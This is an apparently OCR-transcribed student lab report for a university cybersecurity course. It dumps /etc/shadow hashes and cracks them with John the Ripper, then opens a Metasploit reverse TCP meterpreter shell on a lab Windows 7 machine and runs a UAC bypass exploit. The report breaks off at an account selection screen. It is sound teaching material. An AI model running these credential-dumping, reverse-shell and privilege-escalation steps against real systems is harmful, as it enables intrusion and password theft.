OLD DOMINION UNIVERSITY


CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #M4 Password Cracking

Natalie Hardwicke

01167235


TASK A: LINUX PASSWORD CRACKING



```
root@CS2APenTest: # useradd jim
root@CS2APenTest: # passwd jim
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd pam
root@CS2APenTest: # passwd pam
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd michael
root@CS2APenTest: # passwd michael
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd kelly
root@CS2APenTest: # passwd kelly
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd oscar
root@CS2APenTest: # passwd oscar
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: # useradd kevin
root@CS2APenTest: # passwd kevin
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest: #
```


First, I added six users and made them passwords.

jim: ilovepam   Pam: 1234   Michael: kids22   Kelly: gossipQueen   Oscar: theSenator1!   Kevin: food


Kali - Internal Workstation
Windows 7 Workstation
pFsense - Firewall 64-bit
Terminal
Sat 11:30
1
s Info
root@CS2APenTest: ~
File Edit View Search Terminal Help
KALI
11:30 AM
4/2/2022


```
root@CS2APenTest:~# useradd kevin
root@CS2APenTest:~# passwd kevin
New password:
Retype new password:
passwd: password updated successfully
root@CS2APenTest:~# groupadd single
root@CS2APenTest:~# groupadd married
root@CS2APenTest:~# usermod -g married jim
root@CS2APenTest:~# usermod -g married pam
root@CS2APenTest:~# usermod -g married michael
root@CS2APenTest:~# usermod -g single kevin
root@CS2APenTest:~# usermod -g single kelly
root@CS2APenTest:~# usermod -g single oscar
root@CS2APenTest:~# tail -6 /etc/passwd
jim:x:1001:1008::/home/jim:/bin/sh
pam:x:1002:1008::/home/pam:/bin/sh
michael:x:1003:1008::/home/michael:/bin/sh
kelly:x:1004:1007::/home/kelly:/bin/sh
oscar:x:1005:1007::/home/oscar:/bin/sh
kevin:x:1006:1007::/home/kevin:/bin/sh
root@CS2APenTest:~# 
```

Next, I created two groups married and single, and placed each user into a group accordingly. I checked with the tail -6 /etc/passwd command.


Kali - Internal Workstation
Windows 7 Workstation
pFsense - Firewall 64-bit
Terminal
Sat 11:34
1
us Info
root@CS2APenTest: ~
File Edit View Search Terminal Help
KALI
11:34 AM
4/2/2022

```
root@CS2APenTest:~# tail -n 6 /etc/shadow > mod4hash.txt
root@CS2APenTest:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@CS2APenTest:~# cp /usr/share/wordlists/rockyou.txt .
root@CS2APenTest:~# ls -l
total 136684
drwxr-xr-x 4 root root      4096 Nov 13  2017 CYSE301
drwxr-xr-x 3 root root      4096 Jan 24  2019 Desktop
drwxr-xr-x 2 root root      4096 Jan 22  2019 Documents
drwxr-xr-x 2 root root      4096 Jan 24  2019 Downloads
-rw-r--r-- 1 root root       790 Apr  2 11:32 mod4hash.txt
drwxr-xr-x 2 root root      4096 Mar  1  2017 Music
drwxr-xr-x 2 root root      4096 Mar  1  2017 Pictures
drwxr-xr-x 2 root root      4096 Mar  1  2017 Public
-rw-r--r-- 1 root root 139921507 Apr  2 11:34 rockyou.txt
drwxr-xr-x 2 root root      4096 Mar  1  2017 Templates
drwxr-xr-x 2 root root      4096 Mar  1  2017 Videos
lrwxrwxrwx 1 root root        18 Jan 22  2019 VMshare -> /mnt/hgfs/VMshare/
root@CS2APenTest:~# 
```

Then, I redirected the password hashes from the /etc/shadow file of the 6 users into a new file called “mod4hash.txt.” Then I unzipped the wordlist file and copied it to my current directory.




```
root@CS2APenTest:~# john mod4hash.txt --wordlist=rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (sha512crypt, crypt(3) $6$ [SHA512
256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (pam)
food             (kevin)
ilovepam         (jim)
kids22           (michael)
4g 0:00:07:29 1.53% (ETA: 19:48:11) 0.008900g/s 572.4p/s 2163c/s 2163C/s will19..wa
lmart6
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
root@CS2APenTest:~# john mod4hash.txt -show
jim:ilovepam:19084:0:99999:7:::
pam:1234:19084:0:99999:7:::
michael:kids22:19084:0:99999:7:::
kevin:food:19084:0:99999:7:::

4 password hashes cracked, 2 left
root@CS2APenTest:~# 
```

Lastly, I used john the ripper to crack the passwords using the rockyou wordlist. Then I used the -show command to see the cracked passwords.

TASK B: WINDOWS PASSWORD CRACKING




```
                normal       No      Windows Manage Persistent EXE Payload Installer
   930  post/windows/manage/pxeexploit
                normal       No      Windows Manage PXE Exploit Server
   931  post/windows/manage/sticky_keys
                normal       No      Sticky Keys Persistance Module


msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4444 -> 192.168.10.9:1044) at 20
22-04-02 12:00:22 -0400

meterpreter > 
```

First thing was to set up a reverse shell connection to Windows 7 from Internal Kali.



Kali - Internal Workstation
Windows 7 Workstation
pFsense - Firewall 64-bit
Terminal
Sat 12:19
root@CS2APenTest: ~
File Edit View Search Terminal Help
12:19 PM
4/2/2022

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (179779 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 -> 192.168.10.9:1047) at 20
22-04-02 12:18:10 -0400

meterpreter >
```

Then, made sure I bypassed UAC so I could have admin privileges.



Choose the account you would like to change

Window 7
Administrator
Password protected

Cosmo
Standard user
Password protected

Timmy
Standard user
Password protected

